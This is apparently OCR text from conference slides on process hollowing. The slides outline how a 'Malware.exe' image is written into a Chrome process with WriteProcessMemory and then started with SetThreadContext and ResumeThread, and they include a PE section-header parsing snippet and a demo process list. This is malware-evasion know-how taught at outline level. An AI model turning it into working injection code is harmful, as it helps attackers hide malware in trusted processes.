


aaaddress1@chroot.org

```
SectionHeader[i] = PIMAGE_SECTION_HEADER(
    NtHeader +
    sizeof(IMAGE_NT_HEADERS) +
    IMAGE_SIZEOF_SECTION_HEADER * index
);
```



aaaddress1@chroot.org



aaaddress1@chroot.org

Process

Malware.exe

Ntdll.dll

Kernel32.dll

User32.dll

WriteProcessMemory() at ImageBase + 0x00


Copy SizeOfHeaders bytes from (malware.exe + 0x00)

Process


Chrome

Image Header

aaaddress1@chroot.org



aaaddress1@chroot.org



aaaddress1@chroot.org

Process

Malware.exe

Ntdll.dll

Kernel32.dll

User32.dll

SetThreadContext() &
ResumeThread()

eax = AddressOfEntryPoint

Process

Chrome

Image Header

.text

Section 2

Section 3

aaaddress1@chroot.org

Demo

aaaddress1@chroot.org

	736	504	C:\Windows\System32\svchost.exe	0x85BAC530	-	Microsoft Corporation
	656	504	C:\Windows\System32\svchost.exe	0x85B4F8E8	-	Microsoft Corporation
	3968	656	C:\Windows\System32\wbem\WmiPrvSE.exe	0x860CE968	-	Microsoft Corporation
	3756	656	C:\Windows\System32\wbem\WmiPrvSE.exe	0x85D8B958	-	Microsoft Corporation
	3236	656	C:\Windows\System32\dllhost.exe	0x840084D8	拒絕	Microsoft Corporation
	2412	656	C:\Windows\explorer.exe	0x85E88B40	-	Microsoft Corporation
	432	412	C:\Windows\System32\csrss.exe	0x85044030	-	Microsoft Corporation
	492	412	C:\Windows\System32\winlogon.exe	0x85B07D40	-	Microsoft Corporation
